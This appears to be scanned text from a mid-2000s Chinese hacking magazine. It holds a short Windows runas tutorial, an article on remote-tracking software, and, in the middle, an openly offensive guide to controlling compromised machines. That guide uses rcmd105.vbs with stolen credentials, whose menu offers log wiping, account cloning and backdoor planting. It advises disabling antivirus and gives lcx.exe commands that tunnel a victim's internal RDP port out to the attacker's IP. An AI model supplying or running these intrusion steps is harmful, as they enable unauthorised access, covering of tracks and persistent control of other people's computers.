 5

至于如何解决此问题，在这里我说两种简单的方法：

一、比如我现在d盘有个RealPlayer.exe需要安装，我们右击此文件选择“运行方式”出现图3所示的界面，在“下列用户”中我们选择一个具有管理员权限的用户，比如是administrator，输入密码，如图4，再按下“确定”即可安装此软件了。


图 1




图 2

二、我们依次点击“开始”→“运行”，在运行框中我们输入runas /user:administrator d:\RealPlayer.exe，我们假设RealPlayer.exe安装文件放在d盘下面。这个命令的意思就是以administrator的身份运行RealPlayer.exe这个安装文件。随后会跳出个如图5所示的窗口，在窗口中我们输入administrator用户的密码即可以以administrator组的权限运行RealPlayer.exe，这样软件便可以安装成功了。

那这两种方法有没有什么区别呢？区别当然有了。我们现在可以做个实验，我本地机器现在有3个用户，administrator、ljy和123456。前两个是administrators组权限，后一个是users组权限，也就是前两个帐号可以直接安装文件而后一个帐号不可以。

如果我们选择第一种方法，右击RealPlayer.exe，选择“运行方式”，在“下列用户”的“用户名”处我们会发现只有两个用户




图 6




图 7

可以让你选择，如图6，而另外一个用户123456由于没有权限不在选择范围之内。而如果我们在运行里面输入runas /user:123456 d:\RealPlayer，如图7。随后会出现图8的界面让你输入123456用户名的密码（密码也是123456）输完后会出现图9界面，图9表示什么呢？它表示123456这个用户没有权限安装软件，但是毕竟第二种方法还是以123456这个用户的身份运行RealPlayer.exe这个文件的，而第一种方法让你选择用户的机会都没有。




图 8




图 9

顺便在此再说个比较有意思的事情，一日玩朋友电脑，发现他电脑里面的却在放着音乐，而此时在进程里却没有发现任何播放软件，我感到很纳闷，难道他神了。在我再三追问下朋友终于给了我完美的答案，原来他是这样做的：假设我机器现在有123和234这两个用户，都是管理员权限的。我先以用户123登录桌面，运行播放器播放音乐，然后我点击“开始”→“注销”，“切换用户”再以用户234登录桌面，此时因为用户123并没有注销而是保存了里面的状态，故其中的应用程序仍在运行，当然了也包括播放歌曲的软件了。

将CMD进行到底 入侵利器rcmd

沙翼

大家还记得X档案2005年第9期上的“超级工具组合打造超级远程控制”一文吧，事后有一些朋友告诉我他们也搞到了类似的机器，比如网吧的电影服务器什么的，但是只得到了cmd下的shell，却无法打开3389，所以后面的入侵就无法继续下去了，问我怎么办。


我想了想，确实在我们的入侵过程中，开启对方的3389的确不是一件容易的事情，我们得到的更多是cmd下的shell，可是仅仅满足于此却不是我们菜鸟的作风，希望本文可以使我们的入侵在cmd下继续前进，让我们可以将cmd进行到底。

入侵利器：rcmd

首先是cmd下的连接，在“超”一文中我们在已知远程主机的用户名和密码的情况下使用的是recton，它的缺点就是不稳定和只能在图形界面下进行，因此我介绍给大家一个更好的工具——rcmd105。它的功能和recton差不多，但是更加强大和稳定，更重要的是：它是cmd下使用的，首先来看一下它的使用方法，因为是脚本文件，所以先要调用脚本：cscript rcmd105.vbs 远程主机ip 远程主机用户名 远程主机密码，如果密码为空就用“”代替，如图1。

从图1中我们可以看到这个工具的功能是相当全面的，融合了我们常用的许多命令，包括pslist、pskill以及小榕的ca，可谓是继nc后的又一款黑软利刃（我个人认为），是我们入侵的必备武器。我们主要用到的是第七条命令：远程dos，先按数字7，回车后就可以在远程电脑上执行命令了，但是这里有一个缺点，就是只会提示你是否执行成功，而不会有像操作本地cmd那样的回显。

另外还有几点大家要注意的：1.是现在rcmd已经被许多杀毒软件查杀了，所以用的时候一定要把杀毒软件关掉；2.根据我的经验，此程序试用于连接Win2000的电脑（我没有实验过Win98），WinXP没有成功，我想也许是因为XP规定了默认外来用户的权限问题吧。3.因为这个工具是使用vbs脚本编写的，所以我们可以对它进行任意的修改，比如显示出来的命令什么的，打造一个属于自己的工具，尝试一下diy的快乐。4.因为是cmd下的程序，那么就给了我另外的一个思路，就是批处理，这样我



```
C:\Documents and Settings\CL\桌面>cscript rcmd105.vbs 172.16.6.18 cl ""
Microsoft (R) Windows Script Host Version 5.6
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

****************************************************************************
RCMD v1.05
Remote execution Script, by 黑嘿黑
Welcome to visite www.xyhack.9i1.net
QQ:123230273 E-mail:cnhacker521@hotmail.com
Usage:
cscript C:\Documents and Settings\CL\桌面\rcmd105.vbs targetIP username password

Then chose the command>
****************************************************************************
Conneting 172.16.6.18....OK!

Now chose the command>
0.quit      退出脚本
1.telnet    远程开/关telnet
2.3389      远程开3389
3.clog      远程删除所有日志
4.getf      获取肉鸡系统信息
5.pslist    例出进程
6.pskill    删除进程
7.command   远程执行DOS命令
8.reboot    远程重启肉鸡
9.slist     例出远程肉鸡上的服务信息
A.Share     1.列出共享 2.创建共享 3.删除共享
B.ca        克隆帐号
C.Door      种植后门
****************************************************************************
CMD>
_
```

图 1

们就可以一下子控制好几台电脑了。最后要强调的是这个程序在连接不上的时候也会出现和正常连接一样的成功提示，但是一执行代码就会回到本地cmd窗口，自己在使用的时候注意一下就可以了。

端口转换工具：lcx

在“超级”一文中我使用的端口转换工具其实是一款图形界面的木马，但是到了cmd下它的使用就不可以了，因此，我推荐使用lcx.exe，lcx.exe运行后的界面如图2所示。

```
D:\>lcx
第一条和第三配合使用。如在本机上监听 -listen 51 3389，在肉鸡上运行-slave 本机ip
51 肉鸡ip 3389
那么在本地连127.0.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran 51 127.0.0.1 338
9 ==========

[Usage of Packet Transmit:]
  lcx -<listen|tran|slave> <option> [-log logfile]

[option:]
  -listen <ConnectPort> <TransmitPort>
  -tran   <ConnectPort> <TransmitHost> <TransmitPort>
  -slave  <ConnectHost> <ConnectPort> <TransmitHost> <TransmitPort>

D:\>_
```

图 2

第一个应用：我们先把程序上传到肉鸡上，然后运行lcx.exe –tran 1433 127.0.0.1 3389，这样只要我们连接远程主机的1433端口，就相当于连接了3389端口。

第二个应用：我们先在本机上运行命令lcx.exe –listen 7788 3389，用监听数据包从7788端口转换到3389端口上，然后在内网的机器上运行命令lcx.exe –slave 218.27.203.30（本地ip） 7788 192.168.0.13 3389，这样内网的3389就转换到了本地，而本地正在监听，这样就实现了内网3389的控制。

第三个应用：入侵不能上网的机器，我个人认为用处不大，不过还是介绍一下吧。假设192.168.0.3这台电脑处于内网中，不能上网，而192.168.0.4可以上网，并且已经被我们入侵了，那么就可以在本地运行命令lcx.exe –listen 7788 3389，然后在192.168.0.4上运行lcx.exe –slave 218.27.203.30（本地ip） 7788 192.168.0.3 3389就可以了，实际上就是用192.168.0.4作为跳板进行我们的入侵。

好了，本文到此结束，如果有其他朋友还有什么更好的思路与方法，也希望能够共享！

（文章涉及到的程序：RCMD105.vbs、lcx.exe，已经收录于光盘。）

Advatrack——远程控制帮了我

周玲生

周末回到家，才想起来忘了关闭单位宿舍里电脑的电源。偏偏爱机设置成自动开机（每天早上6:00定时开机），而周一为了下载电视连续剧《大唐双龙传》又按默认设置安装了eMule（这意味着安装路径为C:\Program Files\eMule，开机进入系统后自动运行程序、自动下载文件，下载后的文件则存放于C:\Program Files\eMule\Incoming）。而C盘原本就只剩不到2G的空间了，早已捉襟见肘了，尽管有设置“任务计划”自动关机，可那是次日凌晨两点的事了。按照原先的下载速度，估计四十多集的连续剧还没下载完四分之一，C盘早就爆满。

这可怎么办？真让人急得如热锅上的蚂蚁——团团转。急中生智，突然想到一根救命稻草。这周试用新软件Advatrack时，不是将电脑开了3389远程控制端口并作端口映射了么？真是无巧不成书啊！

Advatrack分为Pro与Standard两个版本（相比之下Pro版本多了电邮通知功能），它通过识别电脑的某一部分硬件（比如硬盘）的特征信息产生硬件识别码，并将此识别码保存于其所在网站的数据库中。当安装有Advatrack的电脑连上互联网时，网站服务器就会通过此硬件识别码搜索到这台机器的，正确判断并且能够及时反馈其IP地址。

Advatrack的安装使用也比较简单。将软件下载后（下载地址：http://www.absolute–protect.com/ZIP/AdvatrackPro.exe），双击运行它，根据提示进行安装，一般按默认选项回车即可。




图 1

Advatrack默认安装路径为C:\WINDOWS\PROTECT，在安装过程中可以给其重新命名并添加注释。在图1的窗口中，认真填写自己的姓名和电子邮件地址，因为这是用Email方式来反馈电脑的信息的（当然也可以直接登录网站查询）。安装完毕后，它会躲在后台神不知鬼不觉地工作却不会被任何杀毒软件查杀！

呵呵，这下不用愁了，周六晚打开Advatrack主站http://www.absolute–protect.com/cgi–bin/cgiwrap/absolute/REPORT.CGI，用自己的账号、电邮登录，该网站很快就搜索到我那台在线的爱机并给出了它的IP地址（图2）。

